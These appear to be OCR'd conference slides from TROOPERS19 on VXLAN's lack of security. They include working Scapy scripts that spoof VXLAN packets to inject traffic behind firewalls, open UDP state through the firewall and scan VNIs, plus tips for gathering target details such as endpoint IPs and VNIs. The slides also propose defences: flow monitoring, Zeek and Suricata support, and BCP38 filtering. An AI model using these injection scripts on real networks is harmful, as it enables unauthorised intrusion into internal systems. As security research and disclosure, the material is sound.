Welcome to

VXLAN Security or Injection

TROOPERS19 2019

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♡ I love internet packets ♡

Slides are available as PDF, kramse@Github
vxlan-trooper19.tex in the repo security-courses

Note: My contribution are mostly a PoC of lesser known security issues

What is this presentation about

You will learn:

- VXLAN is insecure, some people know, more should know
- VXLAN can be subverted using spoofed packets
- Example scripts and sample attacks shown, that I have tested
- Pointers to offensive and defensive tools for VXLAN
- We use insecure tech all the time, reduce and limit impact

TL;DR This works mostly because you still CAN spoof packets across the internet.

I encountered this in a big network *recently*!

Why talk about VXLAN RFC7348 2014


Virtual Extensible LAN (VXLAN) is a network virtualization technology ... uses a VLAN-like encapsulation technique to **encapsulate OSI layer 2 Ethernet frames** within **layer 4 UDP datagrams, ...** VXLAN endpoints, which terminate VXLAN tunnels and may be either virtual or physical switch ports, are known as **VXLAN tunnel endpoints (VTEPs).**[2][3]

The VXLAN specification was originally created by **VMware, Arista Networks and Cisco.**[5][6] Other backers of the VXLAN technology include **Huawei,[7] Broadcom, Citrix, Pica8, Cumulus Networks, Dell EMC, Mellanox,[8] FreeBSD,[9] OpenBSD,[10] Red Hat,[11] Joyent, and Juniper Networks.**

Already in production use


Security Considerations
TBD.
Source for quote:
`https://en.wikipedia.org/wiki/Virtual_Extensible_LAN`

Why do this talk



- Vendors hype their speed of VXLAN implementations, but not the security issues
- New networks being built with production traffic - insecurely
- Lots of blog-posts like ”connect your on-prem cloud to AWS with VXLAN”
- We need to increase visibility into VXLAN attacks, attacks encapsulated in VXLAN
- If you use VXLAN across data centers you have a complex problem at your hands
- I need help in designing *network patterns* for good VXLAN deployments

Overview VXLAN RFC7348 2014



How does it work?

- Router 1 takes Layer 2 traffic, encapsulates with IP+UDP port 4789, routes
- Router 2 receives IP+UDP+data, decapsulates, forward/switches layer 2 onto VLAN
- Hosts 10.0.0.10 can talk to 10.0.0.20 as if they where next to each other in switch
- Most often VLAN IEEE 802.1q involved too, but not shown

But what about security

VXLAN does not by itself provide ANY security, none, zip, nothing, nada!
No confidentiality. No integrity protection.

Ways to protect:

- Just configure the firewall, router ACL, etc - does not really work
- Just isolate so no-one from the outside can send traffic, BCP38 please
- Then what about from inside your data center, from partners, your servers

We currently have huge gaps in understanding these issues - and missing security tool coverage

If hackers use GRE and IPv6 to exfiltrate data, why not VXLAN?

Ask the vendors

- Vendors does have some documents, like Arista has `https://eos.arista.com/vxlan-security/`
- Cisco has a 2018 55 page *VXLAN EVPN Multi-Site Design and Deployment* without the word security ☺
- Security is not detailed as part of the regular ”how to setup VXLAN”


VXLAN attacks

So you are saying it is possible to produce VXLAN packets which sent across the internet will be accepted and injected onto layer 2 behind the firewalls and other security devices?!

Exactly!


And network people has known VXLAN to be insecure for many years now, not news perhaps, but even more relevant to repeat it now

VXLAN injection



I tested using my pentest server in one AS, sending across an internet exchange into a production network, towards Arista testing devices - no problems, it's just routed layer 3 IP+UDP packets

Example attacks




What is possible:

- Inject ARP traffic, send arbitrary ARP packets to hosts, connectivity DoS
- Inject TCP like SYN traffic behind the firewall, ex web servers behind load balancer
- Inject UDP packets sourced from inside, even being sent out through firewall

- Really anything IPv4 and IPv6 can be injected

Example: Send UDP DNS reqs to inside server



Attacker can send UDP DNS request to inside server on RFC1918 destination - server has no external IP or incoming ports forwarded.

Tested working with Clavister with DNS UDP probes/requests, no inspection

Snippets of Scapy

First create VXLAN header and inside packet

```
vxlanport=4789      # RFC 7384 port 4789, Linux kernel default 8472
vni=37              # Usually VNI == destination VLAN
vxlan=Ether(dst=routermac)/IP(src=vtepsrc,dst=vtepdst)/
   UDP(sport=vxlanport,dport=vxlanport)/VXLAN(vni=vni,flags="Instance")

broadcastmac="ff:ff:ff:ff:ff:ff"
randommac="00:51:52:01:02:03"
attacker="185.27.115.666"
destination="10.0.0.10"
# port is the one we want to contact inside the firewall
insideport=53
# this port is a high port, just make this look like a normal request
testport=54040
packet=vxlan/Ether(dst=broadcastmac,src=randommac)/IP(src=attacker,
    dst=destination)/UDP(sport=testport,dport=insideport)/
    DNS(rd=1,id=0xdead,qd=DNSQR(qname="www.wikipedia.org"))
```

Fun fact, Unbound on OpenBSD reply to DNS requests received in Ethernet packets with broadcast destination and IP destination being the IP of the server - confirmed normal IP stack behaviour


Send and receive - from another source

Send and then wait for something, not from same IP bc from inside NAT, but port should be OK

```
pid = os.fork()
if pid:
    # we are the parent
    print "parent: setting up sniffing"
    # Wait for UDP packet
    data = sniff(filter="udp and port 54040 and net 192.0.2.0/24", count=1)
else:
    # we are the child
    time.sleep(10)
    print "child: sending packet"
    sendp(packet,loop=0)
    print "child: closing"
    sys.exit(0)
data[0].show()
```

The source port we used in the inside packet, becomes the destination port in replies from the server - 54040 in example

Example: Open UDP from inside scenarios



Inject UDP via VXLAN to create firewall state, will allow reverse UDP requests coming into internal server

Tested working with Clavister with DNS UDP probes/requests, weak/no DNS inspection. May allow acess to all UDP services? Need more testing

Send and receive - do another request

Send/receive UDP probe, do another request through the open channel

```
...
print "After fork and things"
#print data.summary()
data[0].show()

# Dissecting the packet
ip=data[0].getlayer(IP)
udp=data[0].getlayer(UDP)

# Try sending request back through - now open - channel
# Dont forget to reverse the src/dst and ports
packet=Ether(dst=routermac)/IP(src=attacker,dst=ip.src)/
    UDP(sport=udp.dport,dport=udp.sport)/DNS(rd=1,qd=DNSQR(qname="localhost"))
sendp(packet,loop=0)
...
```

Maybe abuse complex protocols such as FTP, SIP etc. to open arbitrary ports?

Hey, you need a lot of information to do this!

```
vxlanport=4789      # RFC 7384 port 4789, Linux kernel default 8472
vni=37              # Usually VNI == destination VLAN - 4096 values
broadcastmac="ff:ff:ff:ff:ff:ff" # some attacks can use this
randommac="00:51:52:01:02:03"    # Source MAC often does not matter
attacker="185.27.115.666"        # Pls return something to me
destination="10.0.0.10"          # RFC1918 space, limited

IP(src=vtepsrc,dst=vtepdst)      # src and destination, if filtered at all
```

What I need to do these attacks are:

- Injection end points, IPs of the two routers
- VLAN IDs and VNIs - VXLAN Network Identifier (VNI)
- IP addresses, internal subnets
- MAC addresses - depending on attack

Where can I ”find” this information

- MAC addresses, some attacks use broadcast, try default VRRP?
- VLAN IDs and VNIs - usually 1:1 mapping
- IP addresses, internal subnets, qualified guesses as to default gateways etc.
- Injection end points, IPs of the two routers, or one - port likely be 4789/8472
- Most of these are not typically considered highly confidential
- SMTP, HTTP setups often reveal real IP of the server behind etc.
- Also it is easily possible to produce millions of packets so send/scanning/trying
- Doing a complete scan of RFC1918 space is certainly possible for some protocols/ports
- Devices with SNMP public? Doing snmpwalk would get a lot of the above
- Besides I dont think the hardware VTEP on Arista logs much, if anything

Any former employee or consultant would know some of this
Do Jazz hands if you think this is possible in real networks


Scanning for VXLAN

Feel confident we can produce packets for getting responses/scanning:

```
sr1(IP(src="127.0.0.1",dst="192.0.2.10")/UDP(sport=vxlanport,dport=vxlanport)
/VXLAN(vni=(1,1024),flags="Instance")/Ether(dst=broadcastmac,src=randommac)
/IP(src=attacker,dst="10.0.0.10")/UDP(sport=testport,dport=insideport)
/DNS(rd=1,id=0xdead,qd=DNSQR(qname="localhost")),timeout=1)
```


- Above can easily send 1024 probes in a few seconds
- Ideas, use something which is NOT used internally
- On the inside no firewalls, so like UDP scans on LAN, ICMP unreachable
- Or some well-known broadcast service, but need to return to routed IP!

Next steps - both some offensive and defensive



- ”Implement further attacks” to devise ways to prevent/block
- I would love to try everything from `http://www.yersinia.net/` `https://tools.kali.org/vulnerability-analysis/yersinia`
- Advanced attacks and scanning
- How can we secure VLANs in server networks better
- Currently brainstorming and enhancing this list into a larger VXLAN test-plan

Being defensive is also what TROOPERS is about!



Defensive:

- Many firewalls/IDS/DDoS protection would not see this traffic, do not consider ARP / Layer 2 / Tunnels / VXLAN
- Lets push knowledge about secure VXLAN deployment
- Check for flows with a lot of UDP on port 4789 and Linux kernel default 8472

Expand tool support Hping3 2018, Zeek, Suricata

- Scapy support VXLAN fast enough for a lot of things
- Very easy to get first examples working < 4 hours
- Scapy is preferred when doing VXLAN inject to one address, receiving on completely different one (like Open UDP from inside scenarios)
- PoC: adding VXLAN to Hping3 - tool is a bit unsuported, forked
- Ongoing: adding VXLAN to Zeek and Suricata - works on my machine

- Also 1-way scenarios can use a Linux VXLAN interface and just route into this

- Updated Hping3 fork: `https://github.com/kramse/hping-2018` (inner checksum incorrect?)
- Zeek patch merged 5 days ago, `https://github.com/zeek/zeek/pull/300`
- My patch to Suricata may be next, need to talk to @inliniac and OISF

Lessons learned

- When using encapsulating and tunneling like VXLAN - think security
- Always use TLS and encryption - even on secure local server LANs
- How do we secure our network from external, internal BGP, internal hosts
- AAAARRRRRRRGGGHHHHHHH ☺
- Stop using VXLAN? Discuss
- Using IPsec or never protocols like Generic Network Virtualization Encapsulation (Geneve) protocol? `https://tools.ietf.org/id/draft-mglt-nvo3-geneve-encryption-option-00.html`

Really, help me, what IS the right answer? ☺

One recommendation: go home and configure ingress and egress filtering BCP38

Thank you for coming. I'll be around until friday.